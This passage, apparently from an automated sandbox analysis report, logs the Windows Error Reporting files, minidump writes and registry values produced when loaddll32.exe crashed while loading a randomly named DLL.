C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	7558	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 30 00 35 00 2d 00 32 00 36 00 54 00 31 00 31 00 3a 00 30 00 36 00 3a 00 31 00 32 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-05-26T11:06:12Z">	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	7658	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	7662	2	09 00		success or wait	2	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	7666	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 34 00 30 00 30 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 36 00 33 00 35 00 32 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 33 00 34 00 36 00 38 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 33 00 34 00 36 00 38 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="400" PID="6352" UptimeMS="3468" TimeSinceCreationMS="3468" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	7928	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	7932	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	7936	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	7956	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	7960	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	7962	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	8000	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	8004	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	8006	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	8044	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	8048	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	8052	98	3c 00 47 00 75 00 69 00 64 00 3e 00 64 00 66 00 34 00 39 00 32 00 62 00 36 00 38 00 2d 00 37 00 64 00 62 00 37 00 2d 00 34 00 33 00 31 00 39 00 2d 00 61 00 61 00 37 00 61 00 2d 00 37 00 34 00 33 00 35 00 39 00 33 00 62 00 61 00 63 00 65 00 31 00 32 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>df492b68-7db7-4319-aa7a-743593bace12</Guid>	success or wait	1	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	8150	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	8154	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	8158	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 30 00 35 00 2d 00 32 00 36 00 54 00 31 00 31 00 3a 00 30 00 36 00 3a 00 31 00 32 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-05-26T11:06 :12Z</CreationTime>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	8256	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	8260	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	8262	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	8302	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDF03.tmp.WERInternalMetadata.xml	8306	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERE06B.tmp.xml	0	4659	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_b0f1b17d9a16ab43633fff1f39c444c106187da_7cac0383_1942e1c1\Report.wer	0	2	fd fd		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_b0f1b17d9a16ab43633fff1f39c444c106187da_7cac0383_1942e1c1\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	146	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_b0f1b17d9a16ab43633fff1f39c444c106187da_7cac0383_1942e1c1\Report.wer	8978	44	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 36 00 38 00 37 00 39 00 37 00 37 00 32 00 33 00 32 00	MetadataHash=687977232	success or wait	1	6DED497A	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{8b1397e6-a94f-ea39-7dc9-4e1bf3e12976}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6DEF36BF	unknown
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	success or wait	1	6DEF1FB2	RegCreateKeyExW

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	09 04 00 C0 08 00 00 00 18 F5 CF 00 3F 15 40 00 01 00 00 00 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6DEF1FE8	RegSetValueExW

Analysis Process: WerFault.exe PID: 6616, Parent PID: 6352

General

Target ID:	7
Start time:	04:06:14
Start date:	26/05/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 6352 -s 396
Imagebase:	0xf30000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEE1717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERE904.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERE904.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DED497A	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERECBF.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERECBF.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_13ec5c989847734356 26ad7d5b7558cb4938ccf_7cac0383_19b2f365	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_13ec5c989847734356 26ad7d5b7558cb4938ccf_7cac0383_19b2f365\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DED497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERE904.tmp	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERECBF.tmp	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERE904.tmp.dmp	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERECBF.tmp.xml	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDC67.tmp.csv	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERDC77.tmp.txt	success or wait	1	6DED497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERE904.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0f 00 00 00 20 00 00 00 00 00 00 27 5f fd 62 fd 05 12 00 00 00 00 00	MDMP '_b	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERE904.tmp.dmp	5020	6	00 00 00 00 00 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERE904.tmp.dmp	212	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 fd 13 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 fd 18 00 00 1f 5f fd 62 00 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 fd 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00	UBGenuineIntelWT_b0Pacific Standard TimePacific Daylight Time	success or wait	1	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERE904.tmp.dmp	5710	716	7f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 20 15 40 00 fd fd fd 00 00 00 00 00 00 15 40 00 fd fd fd fd 20 00 00 00 fd fd fd 00 3f 15 40 00 23 00 00 00 06 02 01 00 08 00 fd 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	+S++ @@ ?@#+	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERE904.tmp.dmp	1632	168	fd 18 00 00 00 00 00 00 fd 01 00 fd 01 00 00 00 00 00 00 00 00 00 00 00 fd 01 00 00 00 00 00 00 01 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 4e 16 00 00	N	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERE904.tmp.dmp	8574	20	0d 00 00 00 0c fd 21 01 00 00 00 00 fd 08 00 00 52 22 00 00	!R"	success or wait	13	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERE904.tmp.dmp	8786	2292	fd fd 4c 77 fd fd 4a 77 fd 00 00 00 fd fd fd fd 10 00 00 00 fd fd 21 01 6c fd 21 01 fd fd fd fd 40 fd 4a 77 40 fd 4a 77 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 fd 00 00 00 fd fd fd fd fd 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd 00 10 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd fd fd fd fd fd fd 54 fd fd 00 fd fd 0d 01 60 fd fd 00 fd fd 0d 01 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	LwJw!!@Jw@Jw@T`	success or wait	12	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERE904.tmp.dmp	31062	4	fd fd 21 01	!	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERE904.tmp.dmp	1800	4	03 00 00 00		success or wait	3	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERE904.tmp.dmp	6426	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 15 40 00 fd fd fd fd 00 00 00 00 10 fd fd 00 fd fd 4c 77 23 00 00 00 12 02 00 00 fd fd fd 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++@Lw#+	success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERE904.tmp.dmp	1900	48	fd 18 00 00 01 00 00 00 20 00 00 00 00 00 00 00 00 10 fd 00 00 00 00 00 0c fd 21 01 00 00 00 00 fd 08 00 00 52 22 00 00 fd 02 00 00 fd 1e 00 00	!R"	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERE904.tmp.dmp	1960	4	16 00 00 00		success or wait	22	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERE904.tmp.dmp	5026	32	1a 00 00 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 00 00	loaddll32.exe	success or wait	22	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERE904.tmp.dmp	4232	120	00 00 fd 74 00 00 00 00 00 60 02 00 41 21 03 00 2d 61 fd 0e 14 16 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 01 00 fd 42 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 23 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0c 00 00 00 18 00 00 00 01 00 00 00	t`A!-aBB?#@A	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERE904.tmp.dmp	5676	34	1c 00 00 00 6c 00 6f 00 6b 00 76 00 51 00 52 00 63 00 55 00 65 00 30 00 2e 00 64 00 6c 00 6c 00 00 00	lokvQRcUe0.dll	success or wait	1	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERE904.tmp.dmp	4352	668	00 00 40 00 00 00 00 00 00 fd 06 00 35 fd 07 00 07 46 fd 3e 2c 16 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 20 fd 02 00 00 00 00 00 50 06 03 00 00 00 00 78 fd 01 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 2b fd 03 00 00 00 00 00 fd fd 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 12 1b 00 00 00 00 00 fd fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 fd 05 00 00 00 00 00 fd fd fd 47 00 00 00 00 fd 48 2e 1a 00 00 00 00 74 fd 54 20 00 00 00 00 6f fd 0d 01 00 00 00 00 64 fd 00 00 fd 1f 01 00 fd 2e 06 00 fd fd 0a 00 fd fd 04 00 06 7f 15 00 fd 05 00 20 fd 2b 00 6d fd 01 00 3b fd 12 00 00 00 00 00 fd fd 19 00 fd 5f 04	@5F>,Zb Px+@GH.tTod. +m;_	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERE904.tmp.dmp	31066	6256	08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e	FileFileFileFileEvent(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletion	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERE904.tmp.dmp	32	120	03 00 00 00 fd 00 00 00 08 07 00 00 04 00 00 00 4c 09 00 00 fd 07 00 00 0e 00 00 00 24 00 00 00 fd 10 00 00 05 00 00 00 fd 00 00 00 7e 21 00 00 06 00 00 00 fd 00 00 00 60 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 0c 01 00 00 0c 00 00 00 fd 0f 00 00 1a fd 00 00 15 00 00 00 fd 01 00 00 18 11 00 00 16 00 00 00 fd 00 00 00 04 13 00 00	L$~!`8T	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6DED497A	unknown
